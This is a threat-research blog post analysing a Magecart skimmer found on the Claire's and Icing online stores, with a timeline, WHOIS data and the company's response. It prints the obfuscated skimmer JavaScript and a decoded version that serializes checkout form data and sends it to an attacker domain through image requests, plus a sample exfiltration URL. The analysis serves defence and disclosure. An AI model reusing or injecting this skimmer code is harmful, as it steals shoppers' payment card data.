

Lockdown: Stores closed, online stores hacked



- 15th June 2020

[Web Skimming](#) / Sansec Threat Research

Learn about new eCommerce hacks?

Receive an alert whenever we discover new hacks or vulnerabilities that may affect your online store.

- What is Magecart?

Also known as digital skimming, this crime has surged since 2015. Criminals steal card data during online shopping. Who are behind these notorious hacks, how does it work, and how have Magecart attacks evolved over time?

[About Magecart](#)

While an international retail chain closed its physical stores, attackers hacked its online presence, Sansec research shows. Following common [Magecart](#) malpractice, payment skimmers were injected and used to steal customer data and cards.

Timeline


Claire's, a fashion retailer, closed all of its 3000 brick & mortar stores worldwide on March 20th. The next day, the domain `claires-assets.com` was registered by an anonymous party:

```
Domain Name: CLAIRES-ASSETS.COM
Registrar URL: http://www.namecheap.com
Creation Date: 2020-03-21T21:26:17Z
Registrant Name: WhoisGuard Protected
```

For the next 4 weeks, Sansec did not observe suspicious activity. But in the last week of April, malicious code was added to the online stores of Claire's and its sister brand Icing. The injected code would intercept any customer information that was entered during checkout, and send it to the `claires-assets.com` server. The malware was present until June 13th.

Analysis of the `__preloader skimmer`

The malware was added to the (otherwise legitimate) `app.min.js` file. This file is hosted on the store servers, so there is no "Supply Chain Attack" involved, and attackers have actually gained write access to the store code. Here is the heavily obfuscated copy:



```
12280     return r
12281   }
12282 }
12283 }
12284 , r = jQuery("#email-address-section span.checkout-info").text();
12285 let t = w[x("0xf", "MUQF")][x("0x49", "NIGs")](encodeURIComponent(JSON.stringify([...jQuery
12286   name: "email",
12287   value: r
12288 ]))));
12289 t = t.match(/[\s\S]{1,3300}/g) || [];
12290 let o = w[x("0x2a", "C85&")].encode("_" + Math[x("0x51", "c"]!()){}[x("0x27", "Kwjm"])(36)[
12291   , n = 0
12292   , c = t[x("0x30", "dP+5")];
12293 t[x("0x1f", "Ehz8")]((w,r)=>{
12294   jQuery(x("0x50", "Kwjm"), {
12295     id: x("0x47", "gi6p"),
12296     src: x("0x35", "7!rt") + (x("0x5e", "7!rt") + Math[x("0x3f", "8#!P"])(99999 * Math[
12297   ]).appendTo(jQuery(x("0x57", "qRnG"))),
12298   jQuery("#__preloader")[x("0x11", "uvdE")]()
12299 }
12300 )
12301 )
```

Decoding this reveals the following malware:

```
    },
    r = jQuery("#email-address-section span.checkout-info").text();
let t = w.b64.encode(encodeURIComponent(JSON.stringify([...jQuery("form#dwfrm_checkout").seri
[{"name": "email", value: r}])));
t = t.match(/[\s\S]{1,3300}/g) || [];
let o = w.b64.encode("_" + Math.random().toString(36).substr(2, 9) + Math.random().toString(36).substr(2, 9) + Math.
random().toString(36).substr(2, 9) + Math.random().toString(36).substr(2, 9)),
    n = 0,
    c = t.length;
t.forEach((w, r) => {
    jQuery("<img />", {
        id: "__preloader",
        src: "https://claires-assets.com/on/demandware.static/-/Library-Sites-claires-library/default/dw2560e81d/images/
claires-logo-desktop.svg?" + ("pid=" + Math.floor(99999 * Math.random()) + "&dpath=") + Math.floor(9999 * Math.
random()) + "." + Math.floor(9999999 * Math.random()) + "&cid=" + n++ + "&lid=" + c + "&v=" + o + "&z=" + w + "&
collect=" + Math.floor(99999 * Math.random())
    }).appendTo(jQuery("body")), jQuery("#__preloader").remove()
})
})
}
```



The skimmer attaches to the submit button of the checkout form. Upon clicking, the full “Demandware Checkout Form” is grabbed, serialized and base64 encoded. A temporary image is added to the DOM with the `__preloader` identifier. The image is located on the server as controlled by the attacker. Because all of the customer submitted data is appended to the image address, the attacker now has received the full payload. Immediately, the image element is removed.

We suspect that attackers have deliberately chosen an image file for exfiltration, because image requests are not always monitored by security systems.

A sample exfiltration request, containing the base64 encoded customer payment data, looks like this:

```
https://claires-assets.com/on/demandware.static/-/Library-Sites-claires-
library/default/dw2560e81d/images/claires-logo-desktop.svg?
pid=42243&dpath=2444.442334&cid=1&lid=2&_v=TeJobPVJqejb1UK0Svys12UIjo7QCP&z=I4L7WODr9
```

Comments

The timeline may indicate that attackers anticipated a surge in online traffic following the lockdown. The period between exfil domain registration and actual malware suggests that it took the attackers a good 4 weeks to gain access to the store.

The actual root cause is as of yet unknown. Possible causes are leaked admin credentials, spearphishing of staff members and/or a compromised internal network.

Magecart & Salesforce Commerce Cloud

The affected stores are hosted on the Salesforce Commerce Cloud, previously known as Demandware. This is a hosted eCommerce platform that serves some of the biggest stores globally. While the actual root cause is yet unknown, it is unlikely that the Salesforce platform got breached or that Salesforce is responsible for this incident.

Sansec monitors all global eCommerce platforms for security incidents. Previously compromised stores that use the Salesforce platform are UK outlet Sweaty Betty in November and Hanna Andersson in September.

Claire's response

After we notified them, Claire's management has quickly responded. They let us know:

Claire's cares about protecting its customers' data. On Friday, we identified an issue related to our e-commerce platform and took immediate action to investigate and address it. Our investigation identified the unauthorized insertion of code to our e-commerce platform designed to obtain payment card data entered by customers during the checkout process. We removed that code and have taken additional measures to reinforce the security of our platform. We are working diligently to determine the transactions that were involved so that we can notify those individuals. Cards used in our retail stores were not affected by this issue. We have also notified the payment card networks and law enforcement. It is always advisable for cardholders to monitor their account statements for unauthorized charges. The payment card network rules generally provide that cardholders are not responsible for unauthorized charges that are timely reported.

[data-size="large" > Follow @sansecio](#)